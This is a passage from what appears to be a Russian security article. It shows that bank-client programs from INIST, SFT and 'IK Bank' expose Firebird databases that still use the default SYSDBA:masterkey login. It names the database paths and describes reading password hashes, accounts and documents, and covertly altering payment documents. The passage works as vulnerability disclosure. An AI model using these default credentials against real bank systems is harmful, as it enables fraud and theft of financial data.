
Подключиться к нему можно с помощью утилиты IBExpert. Для этого в настройках подключения к базе указываем адрес удаленного сервера, протокол TCP/IP, версию сервера **`Firebird 1.5`** и файл базы данных **`C:\Program Files\INIST\IBCRemote31\bcdb.fdb`**, логин и пароль по умолчанию **`SYSDBA:masterkey`**.

Подключившись к БД, можно узнать любую информацию из банк-клиента и даже подправить ее удаленно. Например, узнать хеш пароля от ДБО-клиента.



Хеш пароля от ДБО-клиента

На вид формат хеша мне незнаком. Однако можно, покопавшись во внутренностях клиента ДБО, найти алгоритм его генерации и попробовать сбрутить. Не исключаю, что он может оказаться обратимым, и тогда брутить ничего не придется, получится сразу его узнать. Но это нужно проверять отдельно. Также через БД можно смотреть документы, пересылаемые в банк и из банка, и скрытно по сети модифицировать их.



Таблица, хранящая документы



Отдельно стоит упомянуть инструкцию по установке.




Рис. 119. Диалоговое окно *Параметры подключения к источнику данных.*

- Введите пароль администратора БД FireBird ® (http://firebird.sourceforge.net) – по умолчанию у sysdba пароль masterkey (сменить возможно после установки с использованием утилиты архивации/восстановления БД FB - IFBTools.exe)


Инструкция по установке ДБО «ИНИСТ»

Хоть она и говорит, что нужно ввести стандартные логин и пароль для БД, тут же упоминается о возможности сменить этот пароль позже. Вопрос в том, насколько пользователи следуют инструкции на практике, ведь здесь смена пароля для SYSDBA не является обязательным шагом при установке клиента.

Интересно, что документация по установке ДБО «ИНИСТ», распространяемая банками, вообще ничего не говорит про возможность смены пароля, только «нужно ввести sysdba и masterkey».


2. СФТ

Второй пациент, разработанный софтверной компанией, — банк-клиент СФТ. Если просканировать Nmap'ом (или любым другим сканером сети) хост, на который был установлен этот клиент, то среди открытых портов обнаружится 3050-й TCP-порт, принадлежащий СУБД Firebird. Попытка подключиться к нему с помощью стандартной учетной записи SYSDBA также увенчается успехом. Для коннекта используются следующие параметры: версия сервера — Firebird 2.5, файл базы данных — `C:\SFT\BankClient7\<название организации>\Database\work.mdf`. Ну и плюс стандартная учетка `SYSDBA:masterkey`.



Внешний вид банк-клиента СФТ

После получения доступа к внутренностям клиента в нашем распоряжении оказывается все: аккаунты различных компаний, использующих его, все их счета, документы и прочая интересная информация.



Внутренности базы данных ДБО-клиента СФТ


Обнаружилась и очень интересная фишка — при установке клиента на экран выводится пользователь и пароль для подключения к базе.

Логин и пароль для подключения к базе в plaintext’е

Вот так некоторые вендоры беспокоятся о безопасности пользователей своего ПО. Ну а теперь давай рассмотрим, как обстоят дела у собственных разработок банков.

3. «ИК БАНК»

Самописный банк-клиент «ИК Банка» также использует СУБД Firebird. Правда, по умолчанию — embedded-версию Firebird, поэтому в таком варианте он не светит неприкрытыми портами в сеть. В случае же установки сетевой версии наш любимый баг (или фича) возвращается на свое место. Используя стандартную комбинацию логин/пароль, мы опять попадаем внутрь базы данных и можем вытворять все, на что только хватит фантазии.



Инструкция по смене пароля для пользователя SYSDBA

Внутреннее устройство базы ДБО-клиента «ИК Банка»

